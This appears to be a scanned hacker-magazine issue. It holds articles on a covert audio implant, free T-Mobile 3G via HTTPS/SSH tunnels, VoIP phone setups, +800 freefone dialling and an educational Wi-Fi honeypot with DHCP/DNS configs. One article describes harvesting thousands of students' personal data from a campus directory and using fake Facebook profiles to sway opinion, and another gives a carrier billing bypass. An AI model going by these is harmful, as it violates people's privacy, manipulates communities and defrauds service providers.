This was a lot more intrusive than the first implant, and left a lump behind my ear where the receiver was. I opted for general anesthesia, but the whole operation took under an hour. Once I healed, I could barely feel the wires as they went into both of my ear canals. But the fact was, it worked great! I could pair the Bluetooth receiver with my cell phone, computer, and MP3 player, and use the first implant as a microphone. It also wasn't dangerous to wash my hair or get water in my ears.

No, I didn't get an infection or develop an allergic reaction or anything like that. Benny's friend who did the surgery, who I'll call Jing Yu, was also a grad student, but he had done a lot of work on experimenting with microelectronics implants in lab animals. I asked him if this was for stuff like turning hordes of rats into surveillance drones, and he said it was something like that, but didn't elaborate. Well, even if I was a lab rat, I could at least enjoy some tunes in the privacy of my own head.

It went well for a few months, and eventually Benny got his speaker implant, too, during another trip back home. Just for kicks, we used it once to cheat on an exam. I subvocalized the questions to him, and he gave me the answers–all with my cell phone hidden innocently in the bottom of my backpack.

So what went wrong? Well, I guess I should tell you what I'm studying at grad school. I don't

want to give enough details to get me or my advisor into trouble, though. Let's just say that I'm studying communication, specifically for orbiting satellites and, someday, interplanetary spacecraft. My advisor has grants from NASA, but my tuition is actually paid by a grant from DARPA. Yes, I'm studying to be an actual rocket scientist.

Anyway, what happened was that my receiver implant was a little more capable than I expected. It has a microphone, not just a speaker. In addition to pairing by Bluetooth, it connected to any open wireless access point and opened up a TCP/IP connection back to a system somewhere behind the Great Firewall of China. We found it was able to use WEP- and WPA-enabled access points at school and in my apartment, too. In a nutshell, everything I heard and said, for months, was streamed live to someplace in China.

I might have never known, except that one day in the lab my advisor got a phone call from his DARPA sponsor. It seemed that the algorithm I'd worked on for spread-spectrum communication with ground- or space-based devices was detected on the new Chinese telecom satellite that went up earlier that year. My advisor had provided DARPA with the source code and a paper that he and I had worked on, and I can remember several times we had had detailed technical discussions about it. Plus, I had been in the habit for months of dictating my papers and emails by subvocalizing. The spooky part was that this all happened within a few months after getting the second implant. Even DARPA said it would be years, if ever, before they put the algorithm to use for their own purposes.

While my advisor was on the phone, I didn't know whether to be flattered or scared, but I kept my cool and didn't reveal my growing nervousness. That weekend, I got another grad student friend to spend some time with me in a Faraday cage with a multispectral receiver and spectrum analyzer. We figured out what was going on. Benny swears he didn't know.

I was physically infected by this implant, and turned into a human network zombie. We finally got the thing turned off by carefully snipping the wires from the receiver (and, I now know, transmitter!) to the battery. This hurt like hell, but I won't feel comfortable until I find someone to surgically remove the whole thing. Until then, I'm back to my regular Bluetooth headset, which I now keep wrapped in aluminum foil when I'm not using it.

I don't know whether there's a clear message or moral in my story, but I wanted to share it with you. Partially as a warning to readers about the potential dangers of new technology, partially to brag that I was the first kid on the block with implants that, someday, will be as common as wrist watches, and partially to try to inspire entrepreneurs and inventors out there to get this type of thing working better, and at a good price. Hell, with two billion cell phones in the world, there's a huge market to be tapped.

Next, I've gotta get some cameras installed in my eyes.

Free Encrypted 3G Web Access on T-Mobile Smartphones

by EvilGold

After reading the article in 26:4 about T-Mobile, I was inspired to look into things a bit more and see what other holes might exist on T-Mobile's 3G network. Because I have a prepaid T-Mobile plan with no data subscription, I didn't have to worry about getting overage charges if my investigation turned up nothing. So with nothing to lose and the potential of free 3G access on my G1, I got to work.

Disclaimer: This article is entirely for informational purposes only. I am not well versed in how T-Mobile monitors data usage. This may only work if you have a flex pay account. If you're trying this on with a post-paid plan, then you might end up getting charged. I strongly recommend that you try these techniques only with a pre-paid account. Everything I mention here was only tested on a G1 Android phone, but most of the information could probably be applied to any smartphone. With that out of the way, lets get to exploring.

The first discovery was with an application I had already been using with WiFi for months called Meebo. I had set Meebo to automatically connect whenever my phone was turned on (since I am usually around a WiFi connection anyway), but I noticed one day that it had connected on its own, without any available WiFi around. After trying it out for a few days with WiFi turned off, it still worked. This in and of itself was a nice find, because it meant free unlimited texting to not just other phones (using AIM's SMS support), but also to any contacts on Jabber. (Meebo supports a huge number of protocols including AIM, XMPP, and Yahoo).

It wasn't too long before I came across another application called 'Wikimobile' which also worked with the non-subscriber 3G connection. I tried using another chat client, and Google's included Gtalk client, but neither worked. `http://wikipedia.org/` was still blocked in web browsers. Something was definitely opened up for these two apps to work, even when most other apps would fail to connect or get redirected to a page telling you to upgrade to a data plan.

So what could these apps be using that most others probably didn't? It turns out that both Meebo and Wikimobile where using HTTPS instead of plain HTTP to access the web. Knowing this, I disabled WiFi on my phone, and pointed its browser to `https://gmail.com/`, and *it worked*! So, of course, any HTTPS proxy would work too. Sure enough `https://kuvia.eu/` worked just fine. As did a number of other HTTPS proxy sites. The next thing I tried was using SSH to connect to a server running on port 443 (normally HTTPS). This too worked perfectly. With SSH access comes nearly unlimited potential. Still, there was more to be found.

Another trick to get full HTTP access is to use a program called "Secure-Me" (available in the Android market). To set up Secure-Me, run the app and, under the proxy settings, set 127.0.0.1 as the hostname and 4289 for the port. Once you have things set, click "turn on" and Secure-Me should launch your web browser, which now has full 3G Internet access over a secure connection.

While Secure-Me is a pretty simple way to get things going, it wasn't the first thing I thought of. Another, slightly more complicated, method is to use an SSH tunnel along with a remote proxy. You will need to have both a working SSH server (listening on port 443) and proxy. I won't cover setting these things up here (Google is your friend), but I will mention that I found the proxy called "Polipo" the quickest to setup (`http://www.pps.jussieu.fr/~jch/software/polipo/`), although many others should work as well (squid, privoxy, etc.).

To use SSH as your proxy you will need to download the Connectbot SSH client for Android (`http://code.google.com/p/connectbot/`). Once you've connected to your SSH/proxy server with Connectbot, hit the menu key and go to the port forward option. Here you'll want to set up a local port forward, with the source being a port above 1024 (I used 2200), and the destination being 127.0.0.1:#### (with #### being the port your remote computer is running its proxy on.

Once you have a proxy running with SSH, the next step is to get your web browser using it. The easiest way to do this is using a program called Anonymous Proxy (Secure-Me can also be used, as its mostly the same program). Once you have Anonymous Proxy installed on your Android, point it to the host of 127.0.0.1 and whatever port your proxy is running on. After enabling the proxy, all browser traffic will automatically be tunneled over your SSH connection.

Since we are limited to only using port 443, or tunneling over a proxy, lots of Internet enabled apps (including maps and the Android market) will still require use of WiFi or an active 3G subscription with T-Mobile in order to function properly. Although it may be possible to get these applications running over a tunnel, so I will leave it to my fellow readers to discover more.

Greets and thanks to: BeautifulPyre, ExVx, xDarkxAnarchyx, JohnnyLinux, Metaphorge, Tyrsalvia, Casual.Sadist, PCPPirate, Phone Losers Of America, and everyone at FreeGeek PDX.

Why Cell May Die in a Modern Hacker's World

by Ron Overdrive

0x00 Preamble

As we move forward with technology, it's becoming quite clear that we're turing into a wireless society. One would think that perhaps cell phone technology would excel as king of the digital airwaves but, surprisingly enough, 802.11 technologies are becoming more and more advanced, providing faster speeds and longer ranges than ever before. In urban and suburban areas, you would be hard pressed not to find 802.11 WiFi signals while wardriving, relaxing at the mall with friends, passing through an airport, or staying at a hotel. For those of us who live in densely populated areas, it's everywhere. For the most part, it's the same deal for cell phones. With portable devices such as netbook computers, iPod Touches, iPhones, Android phones, and other smartphones, it is possible to access the Internet easily with a WiFi connection if you have a poor cell signal or are roaming. For some of us, this opens up the door to a lot of savings, considering some devices like the Nexus One cost roughly $500 without service and around $200 plus $60+ a month with service. What I'm going to do here is tell you how to completely end expensive service fees *legally* and have those devices pay themselves off instead of taking a chunk out of your wallet.

0x01 Disclaimer

Before I continue, let me state the legality of this method is dependent on what WiFi locations you use. I take no responsibility if you're using a residential, unsecured WiFi router and you get caught. I highly recommend this be done using public, free WiFi connections (such as you find in restaurants, hotels, and airports), WiFi networks under the control of your ISP, or secure WiFi connections you have legal access to.

0x02 Pre-Reqs

Let's start off with what you will need for this to work. You will need the following:

1. a Google Voice account
2. a SIP account with a call-in number
3. a SIP softphone app

If you don't already have a Google Voice number, you can easily search around for Voice invites on Twitter or other social networking services. If your SIP provider only provides SIP2SIP support, you can get a call-in number attached via `http://www.ipkall.com/`. Various free softphones can be found easily online. Since I mostly use OS X, I use Blink. For the iPhone/iPod Touch there is an app called iSip, and Android devices can use SIPdroid. Android devices will also want to have the Google Voice app installed while iPhone/iPod Touches will want the iPhone Edition Google Voice page bookmarked.

0x03 Setup

Now on to the setup process. First, sign up with Google Voice, sign up for a SIP service (I use `http://iptel.org/`), register a call-in number for your SIP account, and install your softphone app. Be sure to read the how-to guide on your SIP provider's site on how to configure your softphone. For the most part, you usually just enter your username, password, and SIP domain. Now go into Google Voice and choose your Voice number; then add your SIP call-in number as your primary phone number. When you click "verify" you should get a call on your SIP app. Just dial the verification number and you're set.

Note: Android users should make sure their Google Voice app is configured to force all calls through Google Voice.

0x04 Usage

Incoming calls should be a no brainer; give out your Google Voice number as your phone number. When people call, they will be greeted by the Google Voice system and forwarded to you or to your voicemail, if you're not online. Outgoing calls are simplest on Android devices; you simply dial out and the Google Voice app should intercept your call. On the iPhone/iPod Touch, and portable computers, you will need to visit the Google Voice website where you simply click the call button and enter a number or name of the contact you wish to call (the SIP account should already be selected as the callback number). Google Voice will call your SIP account and then call the person you are trying to call, bridging the two calls together. Finally, SMS (text messaging) can be done using the Android app or through the Google Voice website.

0x05 Flaws and Final Thoughts

There's no such thing as a perfect solution and this is no different. While this offers great potential for saving money, there are a few flaws. First and foremost, one depends on a usable WiFi connection. While some may see this as a huge factor, it's actually insignificant. After all, that's what voicemail is for, which we all use on our cell phones anyway for the same reason: for one reason or another we are unavailable. Then there's the fact that outgoing calls and SMS can be a little more involved. Google is already working on this. Recently, they purchased Gizmo5 and they are planning on merging it with Google Voice, so the methods described may shortly become deprecated, if Google plays their cards right. Also, there are security concerns over using public WiFi connections that do not have AP isolation enabled, as any good hacker with working knowledge of the SIP protocol could potentially sniff your packets and listen in to your phone calls. Much like regular cell phones, and even hard lines, you always have to assume the line is insecure and not share any sensitive information. If you are willing to pay a small yearly fee for in and out calls, Skype is always a good alternative to using Google Voice and SIP. There are Skype clients for all platforms and Skype has the benefit of some encryption. Just remember, you get what you pay for.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the virtual Central Office! I say "virtual" because I'm in a very different place than usual: Beijing! Apart from enjoying the excellent Chinese food (it's much better here than in the U.S.) and exploring the vast subway system (one of the largest in the world), I'm helping to build a new Central Office. My employer is branching out overseas, and China is a recent new part of that growth strategy. It seems everything in Beijing is brand new after a massive effort to overhaul the city's infrastructure for the 2008 Olympics, and telecommunications networks are no exception. And whatever it is, it's busy! With the world's largest population, China needs a network with scale to match.

Globally, the telecommunications industry is moving in the direction of selling you bandwidth and letting you slice it into voice, data, video, or wireless while running a meter the entire time. Your bandwidth bill will be consumption-based if the telecoms have their way, much as your electric and water bill are today. Oddly enough, this was the original vision of Bernie Ebbers of WorldCom, who is now rotting in a Louisiana prison for securities fraud. I think ultimately we'll see data commoditized with value-added services becoming the differentiator. Companies will compete on price and content bundles.

For now, though, we're still in the build-out phase. Telecommunications networks are available, but are not yet ubiquitous. South Korea has long been the most wired place on the planet, and emerging economies like China are working hard to catch up. The U.S., frankly, isn't even on the radar screen. It's globally ranked 20th in broadband penetration, and I've given up on policy-makers there to think beyond their own corrupt self-interest. The real action is in emerging economies like China - there are ambitious plans here, and the wherewithal to implement them.

Professional challenges aside, you might wonder how, exactly, you pick up your entire life for several months and relocate halfway across the world? The answer in telecommunications terms is more complicated than you might expect. As much as we've grown into a society where you can be nearly anywhere on the planet within two days, it's still ridiculously complicated for something as simple as your phone to ring on the number it always has once you leave the country.

My primary phone line at home used to be a land line, but in the past few years, I've been spending the majority of my time away from home. Most of the time, people don't bother calling my land line anymore and just try my cell phone. Yes, I have a cell phone. I hate giving money to wireless providers, the non-union traitors of the telecommunications industry. Nonetheless, Sprint has a product that was hard to pass up: Boost Mobile CDMA. Coverage spans the entire Sprint network, and you can use most Sprint handsets (although this is an unadvertised perk, and requires a bit of social engineering to accomplish) for only $50 flat per month. It was a perfect plan for me, allowing everything from tethering my laptop to unlimited voice minutes and unlimited long distance. Certain numbers, like (435) 855-3326, are blocked from the Sprint network, but for the most part it's an incredible value.

Only one problem: there is no roaming. At all. Especially in China. And while call forwarding is available, and international rates are high but not outrageous, international call forwarding isn't available. SMS forwarding doesn't exist either. So I was stuck. Either I would have to set my outgoing message to redirect callers to another number, or I'd have to come up with something more creative.

Unfortunately, there is only one creative option, and it's expensive (probably because it is the only available option): 3jam.com. Essentially, 3jam does the same thing as Google Voice, but they support porting numbers in and out, and they support international call forwarding (Google doesn't support either of these features). They also charge money, and the cost of the service

provides some insight into what Google Voice may eventually charge (although I expect Google's product to be less expensive, since they have more users with corresponding economies of scale). 3jam can then forward your calls anywhere in the world (at relatively high rates), and they'll forward your SMS messages anywhere in the world too. You can also reply to SMS messages via a sort of SMS proxy server, similar to what Google Voice operates. Unfortunately, any SMS replies you send will be an international SMS to the U.S., which can be very expensive. China Mobile, the carrier I use, charges about 15 cents each.

I've seen a lot of VoIP providers come and go, and it's occasionally gotten ugly. According to myvoipprovider.com, 256 of them have gone out of business in the last five years. The biggest and most infamous flame-out was sunrocket.com, which literally went out of business overnight and disconnected all of their customers, the majority of whom lost their phone numbers. 3jam.com may be a perfectly solid company - I have no idea. Neither does the FCC. And I *really* don't want to lose the number I've had for ten years. So I left my phone number with Sprint (a company that's less likely to go out of business), signed up with Google Voice, and changed my voicemail greeting to redirect callers to my new number. Unfortunately, people who only text and never call won't ever find out my new number, but you always lose a few friends when you change your phone number. I'll manage.

A bucket of ink has already been spilled writing about Google Voice, so if you're not familiar with it by now, you've probably been living under a rock. Google allows just about anyone with a U.S. phone number to sign up for an account, so get one and play with it (www.google.com/voice). Google doesn't allow call forwarding to international numbers. However, my employer does (via its international VoIP network), so I forwarded my business line to my mobile phone here in Beijing and forwarded my Google Voice number to work. It works fine, although there's plenty of packet loss and a 500ms delay. It's almost like the good old days using C5 satellite trunks.

I also have broadband in the apartment my company arranged for me, so I decided to install VoIP. For some reason, many people think that since Gizmo5.com has closed to new signups since being acquired by Google, it's impossible to get a SIP account that works with Google Voice. There is an easy workaround. I signed up for a free account with callwithus.com, configured it to work with my Linksys SPA-3000, and pointed a free ipkall.com number at that. In turn, I pointed my Google Voice number at the ipkall.com number. And - get this - it all works fine! If I'm home, I just answer the VoIP line rather than my mobile phone. Call quality is excellent - so good, in fact, that callers have no idea I'm talking to them from across the International Date Line. And best of all, the latency is - while noticeable to me - not noticeable to most people. Outbound calls back to the U.S. and Canada cost less than one cent per minute.

And with that, it's once again time to bring this column to a close. Have a safe and enjoyable summer, wherever in the world your life takes you! And do drop me a line if you're in or near Beijing.

Call the World for Free (on someone else's nickel) with Universal International Freefone Service

by BitRobber (BitRobber@gmail.com)

This article is not another article teaching you how to use VoIP to make calls (with shitty quality!) to overseas for small fractions of pennies. Instead, it's an exploration of a neglected corner of the phone system. Interesting things often collect in dark corners.

I've tried to make this a concise summary of nearly everything I know about an unusual subject. As such, it will be dense.

You probably know that it's possible to dial international calls at a horrendously expensive rate right from the telephone in your home, or cheaply over a lousy connection using the Internet. Perhaps you've sighed at the expense, wishing that you were able to call overseas cheaply and without the hassle of VoIP. (Er, I know I have.) Your wait may be over.

In 1997, the International Telecommunications Union (`http://www.itu.int/`) created a system called Universal International Freefone Numbers (UIFNs). In a nutshell, they defined a *non-geographic* country code, +800, to which calls are toll-free from all of the participating nations. UIFNs are of the format +800 XXXX XXXX (to dial, replace + with 011 in the US, 00 in Europe, and so forth). The actual phone line that your call will go to is at the discretion of the owner of the number, and can be any phone number in the entire world. They can contract with their carrier to have it route to different call centers depending on time of day, traffic load, and so forth.

Just like 1-800 numbers in the United States, these calls reverse bill. The recipient gets to pay through the nose while the caller (you!) gets a free call. A common rate structure for this service is a per minute incoming rate, on top of which there may be a charge per day or per month for having the number allocated and routable.

The benefit of a UIFN to a number holder is that they offer a uniform dialing format around the world. This is especially useful in Europe, where a corporation may do business in multiple countries with widely varying toll-free number schemes. They can save money with one set of business cards and advertisements.

Behind the Scenes

I'm going to address this from a United States-centric perspective, since that's the phone system I know the most about.

When you start by dialling 011, the phone switch flags that as an international call. It collects all the digits you dial, and then passes them on to your preferred long-distance carrier for routing and billing.

Your long-distance carrier then must look up the terminating carrier for the call. The ITU maintains the master list of terminating carriers for UIFNs, but this list isn't used to route calls. Instead, each originating carrier is supposed to maintain its own UIFN routing database. When it's figured out the terminating carrier, it hauls the call to a location where it peers with that terminating carrier, and hands it off to them.

This is different from standard international call routing, where the country and city code is translated to a physical network location, where the call is then handed to the preferred carrier (usually the cheapest).

Notably, it's also different from the United States' toll-free routing scheme, where the number you dial is translated, by a central database, into another 10-digit phone number and then routed normally.

Each originating carrier maintains its own database, as I said earlier. Let's say I'm to request a UIFN from British Telecom, and I want to have it be reachable from Denmark and Sweden. I tell this to British Telecom, and they get a number from the ITU for me. Then BT, as the terminating carrier, talks to all the Danish and Swedish international carriers (Tele2, TeliaSonera, Unisource, and TDC) to get them to add the UIFN to each of their databases as "routing via British Telecom". Each carrier must then place a test call to British Telecom to ensure the number routes properly.

Billing

No discussion of telephony would be complete without a section on how the billing is done. A phone company without a billing department just isn't a phone company.

That said, I don't know for certain how inter-carrier settlement occurs for calls made via UIFNs. I suspect that settlement agreements are negotiated pairwise between individual

carriers, similar to how the calls themselves are routed. I haven't confirmed this, however.

Where can I expect to use UIFNs?

UIFN dialling is little-known and patchily implemented in the United States. Some landline switches will accept dialing of UIFN calls, and some will reject them before you're even done dialling. Whether the call actually completes is up to your long-distance carrier. Sprint's, AT&T's, and MCI's long-distance operations all route UIFN calls properly, provided their routing databases contain the number. Qwest's doesn't, and I can't say for sure whether anyone else does either.

My Qwest 0 operator and her supervisor both denied the existence of country code 800. When I asked why my calls were going through, they were at a loss for words, and said to call the business office. The Sprint long distance rate-and-route operator, however, told me without hesitation that it's a free call that I can dial myself.

And dial I did.

No payphones that I've tried will let me dial UIFNs for free. The FCC requires payphone operators to allow users to call toll-free numbers for free. This doesn't apply to UIFNs. Payphones in my corner of Qwestland (which are operated by FSH Communications) give a CBCAD recording, the same as when you dial any out-of-LATA numbers.

Out of the five cellular carriers I have access to (T-Mobile, AT&T, Verizon, Sprint, and Nextel), only Nextel and T-Mobile routed my calls properly. Notably, AT&T insisted on routing my calls to "+800-ABCD-EFGH" to "+1 800-ABC-DEFG". This surprised me, as I expect AT&T to have the least amount of pretend telephony in their network. Their long distance service, for example, is usually top-notch. Further proof that AT&T long distance is completely separate from AT&T Mobility.

Both of the T-Mobile customer-service people I talked to denied that country code 800 exists. A call will go through on T-Mobile, if you have international dialling allowed on your line. (T-Mobile uses AT&T long distance service, so this is sensible.)

If all this fails you, it's still possible to call UIFNs. From nearly all landline phones in the United States, you can dial 101-0288-0# to get AT&T's operator platform. At the prompt, you can then dial 011-800-ABCD-EFGH and your call will go through. You oughtn't get billed for this call. Other PICs (101-XXXX codes) that I've found to work are MCI's (101-0555, 101-0222, 101-0888), and Sprint's (101-0252, 101-0333, 101-0872). Some of these work only when you dial 101-XXXX-011-800-ABCD-EFGH, while others only work when you call using the operator or menu system, via 101-XXXX-0#.

You can't dial PICs from cellphones. Your final refuge here is the wide range of prepaid phone cards and operator service lines. Since these tend to be made of Asterisk and pretend telephony, I can't imagine that very many route +800 calls at all. The only one I have available is from Verizon. The card platform doesn't route it, and the card platform's operators refused to dial it for me.

I've mostly given up on trying to get operators to do their job properly. The nice man at AT&T's free 1-800-OPERATOR service let me call a UIFN once I told him that it didn't work from my cellular phone.

I've had so many arguments with operators in the past few months about whether 800 is a country code or an area code in the US, it's ridiculous. I try to make it clear that I want to dial country code 800. The operator then asks what country that is. I say it's international toll-free. Then the ovperator says either "but where does it go?" or "that phone number is too long, phone numbers are 7 digits". I've had moderate success simply saying that the number goes to Germany.

On top of all this hassle, most UIFN owners choose to not have them reachable from the United States. This may be because it's cheaper to simply get a +1-800 number in the United States and then forward it overseas, than it is to support customers who sometimes can't dial you and don't know why not. It's a horrible mess over here.

What can I do with UIFNs?

That's the $25 question.

As someone on the Internet said, "hand-scanning is the pastime of bored phreakers everywhere". It's a bit of a pain, but there's no better way to find interesting things on the phone network than dialing a bunch of sequential numbers and listening carefully.

You can query the UIFN assignment database at `http://www.itu.int/cgi-bin/htsh/uifn/search/uifn.form` so that you don't waste your time scanning non-allocated phone numbers. Even then, most of the numbers that searches bring up won't complete from inside the United States.

Already, mining search engines for UIFNs, I've found at least a few conference bridges. Think of that - maybe you can get a whole IRC channel on a toll-free conference line, courtesy of some corporation you've never heard of.

It's also just fun to hear the circuits connecting sometimes. Many UIFNs allocated by Deutsche Telekom are broken in interesting ways (e.g., +800-2255-3241 or

+800-2255-5888). AT&T's worldwide business customer support hotline at +800-2255-4288 (800-CALL-4-ATT) lets you press 4 over and over to stack up international circuits. There are a bunch of other interesting things out there waiting to be found, and I've only explored the range +800-2255-XXXX in depth.

Resources

The ITU website, http://www.itu.int/, is full of information and is hard to navigate.

If you want even /more/ detail on how UIFNs get activated, the procedure is described on page 13 of E.152, which lives at http://www.itu.int/rec/T-REC-E.152-200605-I/en

The listing of UIFN providers, by country, is available at http://www.itu.int/cgi-bin/htsh/uifn/uifn.operator_contact I'm assuming that these are also the carriers of last resort.

The International Inbound Services Forum operates a database of carriers offering to receive international calls at http://www.iis-forum.com/cms/index.php?page=factbook


Club-Mate is now ready to be shipped directly to you! The German beverage invasion is now in full swing and *2600* is happy to be in the thick of it. Club Mate has proven to be extremely popular in the hacker and programming community. First introduced in the United States at The Last HOPE in 2008, this caffeinated, carbonated, comparatively low in sugar drink has really taken off. Both HOPE attendees and German operatives tell us that one gets a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them.

If you want a case of the stuff (12 half-liter glass bottles), it's $45 plus shipping. At the moment, we can only ship to the continental United States. Visit our online store (store.2600.com) to place an order or call us (631.751.2600) if you have further questions.

For those of you running an office or a hacker space, consider getting a full pallet (800 half-liter bottles) at a steeply discounted rate. You will have no trouble reselling to the addicts you create.

Further updates on club-mate.us.

How to Create Mass Hysteria on a College Campus Using Facebook



by alleyrat

As we college students know, Facebook has become a popular venue to voice opinions and gather a following. Events, groups, fan pages, and causes now plague a site that was once renowned for its clean interface and lack of spam. Everyone wants to throw the next raging party, petition for political change, or get everyone to become a fan of "peeing with the door open." What's popular on Facebook is now the obvious choice for dorm room small talk.

I attend the University of California, San Diego. One day, I decided to investigate the "Find People" function on UCSD's homepage. This search function allows you to type in an undergraduate's name, and it will return their school issued .edu email address, physical address, and occasionally their cell phone number. Now, you'd think that this search would only match exact full names, such as "Blake Thomas," in the event that you needed to contact Blake Thomas for some reason. However, if you search for just "Blake," it returns the information for every undergraduate student named Blake.

Now obviously I saw some potential for abuse here, so I downloaded a list of common Asian, Caucasian, and Indian names and ran a dictionary attack against the search. There were no preventative measures in place, and I was able to harvest 14,000 emails, 13,000 physical addresses, and over 7,000 cell phone numbers for students on campus. Every school in the University of California system has this same vulnerability, as far as I know.

I then wrote a simple script that would shuffle those 14,000 emails randomly, and spit back 500. This is Facebook's maximum for an email contact import through a .csv file. Fake email accounts were created on Gmail and Yahoo, and fake accounts were made on Facebook. The two most crucial aspects of a fake profile are that it must be a woman (women won't friend unknown males, but males will friend unknown women) and that it must have an inviting, innocent picture. Generic photos were obtained that were not direct face shots, but rather had some distance to them. It's easy to find stuff that fits the overall campus climate and apply them. Each account was also given some fake interests, political orientations, etc. and the wall and chat features of Facebook were disabled.


Once a bunch of profiles were made, I imported a randomized .csv list of .edu emails into each. Facebook matched profiles for roughly 300 of the emails imported, and friend requests were blasted out en masse for each profile. Within 24 hours each account had 150-200 friends. UCSD is a relatively prestigious school, and I am baffled by how successful this technique was and how little people know about the workings of the Internet and, in particular, spam (Internet license anyone?). Many people would send me a private message with "Do I know you?" I just ignored all of them.

So, obviously, I was waiting for the time to use these accounts to further a political point. I had at my fingertips that ability to make an issue on campus out of anything by mass inviting random students to some group or event. The perfect opportunity presented itself, as some of you may know. A few frat guys threw a racial party and one controversial campus newspaper, The Koala, dropped the N-bomb on student run television, making national news. UCSD's socially dead climate went into an uproar as the Black Students Union put forth six pages of demands to the administration.

My bots chimed in on the matter, and they ultimately affected the opinions of a couple thousand students on campus. Was this hard to do? No. Was it smart? Yes.

The potential for abuse through the aforementioned process is ridiculous. In certain situations, you could probably start a riot. It would be best if Facebook fixed this gaping hole but, until then, have fun. ;D

Disclaimer: I'm not responsible for anything you do with this article, or any ruckus you attempt to cause or do cause.



The following article provides several avenues of exploration, depending on the experience of the reader. For those who are unfamiliar with the concept of honeypots, or their implementation, this article provides enough information to create one of your own. For the savvy network hacker who is experienced in the design and implementation of honeypots, this article introduces a new use for them in the public sphere. The important point I wish to convey is that honeypots can be used not just as a security tool, but also as a teaching tool to educate the public about the security ramifications of open wireless networks.

First, let's start with the basics: a honeypot is a configuration of network services that is meant to attract, or distract, a threat. Originally, their purpose was to attract nefarious users who were attempting to break into a system. The honeypot can be used to attract the threat to a particular server where information can be gathered about the origins and methods employed. In less targeted use, honeypots are put on networks to simply distract potential threats from the core network services. Since a honeypot can be one or many services running on a network, there are many ways to implement them. The honeypot we will implement in this article routes all wireless network traffic to a particular server, without leaving too many clues about the redirection. The additional element of this honeypot is that it will provide the sandboxed user with information about wireless security. The recipe provided in this article is applicable to Linux, Unix, Mac OS X and Solaris, with few changes needed to get things running on each.

The operation of this honeypot is simple: an unprotected wireless access point is configured to broadcast an enticing SSID publicly. As users connect to the access point, their machines receive a private IP and DNS routing information from your DHCP server. The trick is that the information provided to the client causes it to route all web traffic to your server, even when the user types in a public DNS name such as "www.cnn.com". Where this honeypot diverges from other common uses is that instead of gathering information about the client or routing them to an offensive website, the user is directed to a page that explains the issues surrounding unprotected and unknown wireless networks. In essence, the honeypot is being used as a tool to educate the general public about information privacy and security.

Honeypot Construction

OK, let's get started on our project. To construct this honeypot, you will need the following:

- ISC DHCP (`https://www.isc.org/software/dhcp`)
- ISC BIND (https://www.isc.org/products/BIND)
- Apache Web Server (http://httpd.apache.org)
- Computer with network card (this computer will host the honeypot)
- Wireless access point (available for purchase relatively cheap these days)

1. Though the access point will be configured to be open and public, the honeypot itself will be operating on a private network that is not routable to the outside world. In this particular case, we're going to be operating on the 192.168.50.0/24 network. The honeypot server will be given the address 192.168.50.1. You can either choose to configure your server machine's ethernet interface to use only that address or, if you wish to keep it connected to other networks, create an alias of 192.168.50.1 on it. Consult your operating system's documentation for the best method of doing this.
2. When a user machine connects to the wireless access point, the honeypot needs to provide it an IP address on our private subnet. The DHCP server will be configured to hand out numbers from a pool within the private subnet range. After downloading the DHCP package from ISC, follow the standard Unaix build and install process[1]. After that has completed, create the file `/etc/dhcpd.conf`. Open it in your favorite text editor and edit it as in Figure A. Along with a private IP address, the DHCP service provides the client machine with the IP of a DNS server to use when querying DNS names for HTTP and other services. This is set with the "domain-name-servers" option in the configuration file.

Figure A

```
# dhcpd.conf
# this file should be located in /etc
# This line sets the time for a DHCP lease to be 900.
default-lease-time 900;
# These lines tell our DHCP server that it is authoritative for
# the defined networks and should not update DNS files when providing
# an IP address to a machine.
ddns-update-style none;
deny client-updates;
authoritative;
shared-network "honeypotnetwork" {
subnet 192.168.50.0 netmask 255.255.255.0 {
# Here we configure the information which will be given to the
# client machine when it connects. These values are consistent
# with a 192.168.50.0/24 network.
option routers 192.168.50.1;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.50.255;
# This option tells the client machine to configure its networking
# system to use 192.168.50.1 for DNS queries.
option domain-name-servers 192.168.50.1;
# The max-lease-time denotes how long an IP can be "leased" by a
# client machine before it needs to be renewed.
max-lease-time 7200;
# This declaration tells the DHCP server to hand out addresses
# between 192.168.50.10 and 192.168.50.254.
# We're saving 192.168.50.1 through 192.168.50.9 for our server,
# access point and any other devices we might want to put in place.
pool {
  range 192.168.50.10 192.168.50.254;
  }
}
```

3. To answer the DNS queries of the client machine, we'll need to configure a DNS server. This DNS server will be configured to route all DNS queries to a local DNS zone file. In essence, you are creating a local root server. Download the BIND package from ISC and follow the standard Unix build and install process. After that has completed, create the file /etc/named.conf. Open it in your favorite text editor and edit it as in Figure B.

Figure B

```
# named.conf
# this file should be located in /etc
include "/etc/rndc.key";
controls {
  inet 127.0.0.1 port 953 allow { localhost; } keys {"rndc-key"; };
};
options {
  directory "/var/named";
  recursion true;
};
# In the entry below, we are creating a wild card which denotes that DNS
# lookups for all domains should be done against the "db.localroot" zone
# file
zone "." IN {
  type master;
  file "db.localroot";
};
```

4. Next, we need to configure the DNS zone file so that all DNS queries to the local root DNS service are all directed to the same server machine. To do this, we create the "db.localroot" file in /var/named/ and configure it to map all host names to our server as in Figure C.

Figure C

```
# db.localroot
# this file should be located in /var/named/
# Time To Live - how long the record should be considered valid
$TTL 7200
# This block declares hostname.example.com the State of Authority for this
# domain and provides an admin email address (note the use of "." instead
# of "@").
